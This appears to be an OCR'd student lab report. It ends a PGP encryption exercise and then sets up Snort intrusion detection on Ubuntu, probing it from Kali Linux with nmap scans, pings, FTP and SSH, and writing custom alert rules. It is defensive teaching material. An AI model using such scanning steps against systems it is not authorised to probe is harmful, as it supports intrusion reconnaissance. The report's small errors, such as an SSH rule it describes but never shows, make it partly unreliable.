


Fig 6: Once you add the user and the send also adds your public key before encrypting for others then you can proceed by clicking on Decrypt/ Verify Notepad to get the Decrypted message.

Result:

The encrypted message sent by the other user is successfully decrypted using the opposite users' public keys. This ensures the security between the information that is shared between any two users. Even if the intruder get the hold of the public key and the encrypted message, he/she cannot decrypt it using the public key since he is not added to the senders list.

Lab – 07. IDS/IPS Using Snort

Experiment Objections:

To demonstrate how to use the "Snort" IDS/IPS tool to detect, prevent, and respond to network threats and attacks. Specifically, the experiment aims to:

1. Install Ubuntu (Victim) and Kali Linux (Attacker) on separate VMs.
2. Install and configure Snort on Ubuntu to detect and prevent network intrusions.
3. Test Snort by pinging from Kali and verifying alerts generated by Snort.
4. Write new rules in Snort to allow any ICMP packet from an external device and FTP, & SSH packets from any device.
5. Test the new rules by sending ICMP, FTP, and SSH packets from Kali and verifying that Snort allows them (By alerts).

SOFTWARE REQUIRED: VM Virtual Box, Kali Linux OS, Ubuntu OS.


PROCEDURE:

Task 2-Executing Snort Commands in Terminal to check Default Rules

SNORT:


- Snort is an open-source network intrusion detection and prevention system (IDS/IPS) used to monitor and analyse network traffic for security threats.
- It can detect various types of attacks such as port scans, buffer overflows, and stealth port scans.
- Snort provides real-time alerting capabilities when an attack is detected, enabling quick responses to potential security breaches.
- The system uses a rule-based language that allows users to create and customize rules for detecting specific types of traffic or attacks.


- Snort can be used in a variety of network environments, including small businesses, large enterprises, and service providers.
- The system can be deployed in a variety of configurations, including inline or passive, to meet different security requirements.
- Snort is highly extensible and can be integrated with other security tools, such as firewalls and intrusion prevention systems, to create a comprehensive security solution.



- Used for displaying currentnetwork configuration information, setting up an ip address, netmask,or broadcast network details.


(Note: Kali Linux Cmd-TopUbuntu Cmd- Bottom)






- Used to install Snort, which is an open-source intrusion detection system (IDS).
- By running this command with administrative privileges, it installs Snort on an Ubuntu.

Select the interface as ***"enp0s3"***




- ***sudo -i***: This command is used to switch to the root user in Ubuntu.

- ***cd /etc/snort***: This command changes the current working directory to the snort directory which is located at /etc.
- ***nano snort.conf:*** This command opens the configuration file ***snort.conf*** in the nano text editor, which is used to modify the settings for the Snort intrusion detection system.




snort -T -c /etc/snort/ snort.conf: is used to test the configuration of the Snort intrusion detection system. The -T option is used to perform a configuration test,and -c option specifies the location of the Snort configuration file.In this case, the configuration file is located at /etc/snort/



The command "nmap 192.168.150.203" is used to scan the network of the IP address 192.168.150.203 using the nmap tool.

The packets received by snort triggers an Alert.



- Used to check the connectivity between the device running the command and the device with the IP address 192.168.150.203.
- The packets received by snort triggers an Alert

Task 3 Executing Snort Commands in Terminal to check New Rules

Execute the commands stated below.


alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Incoming ICMP!!"; sid:5589; rev:1)

Explanation:

- **alert specifies the action to be taken when the rule is triggered.**
- **icmp specifies the protocol to match (in this case ICMP).**

- **$EXTERNAL_NET is a variable used to specify the source network.**
- **any specifies that the source and destination ports can be any value.**
- **$HOME_NET is a variable used to specify the destination network.**
- **msg:"Incoming ICMP!!" specifies the message to be included in the alert.**
- **sid:5589 is a unique identifier for the rule.**


rev:1 specifies the revision number of the rule




- Used in Snort to create an alert rule that triggers an alertwhen any ICMP traffic is detected coming from the
- **$EXTERNAL_NET**
- network to the
- **$HOME_NET**
- network.

The command is tested by pingingfrom Kali.

2. **alert tcp any any -> $HOME_NET 21 (msg:"FTP Attempted”; sid:60001; rev:1)**





Used in Snort to create an alert rule that triggers an alert when any tcp(FTP and SSH) traffic is detected coming from the any network with port number 21 and 22 respectively to the

$HOME_NET network.

The command is tested by ftp and ssh from Kali.

RESULT

Kali Linux and Ubuntu have been installed and the Snort commands are executed successfully in the Kali Linux terminal to achieve the following:

- Demonstrates the effectiveness of Snort as an IDS/IPS tool in detecting and alerting on malicious network activity.
- Successfully detected and alerted on the incoming ICMP, FTP, and SSH packets, based on the new rules that were written and added to the Snort configuration file.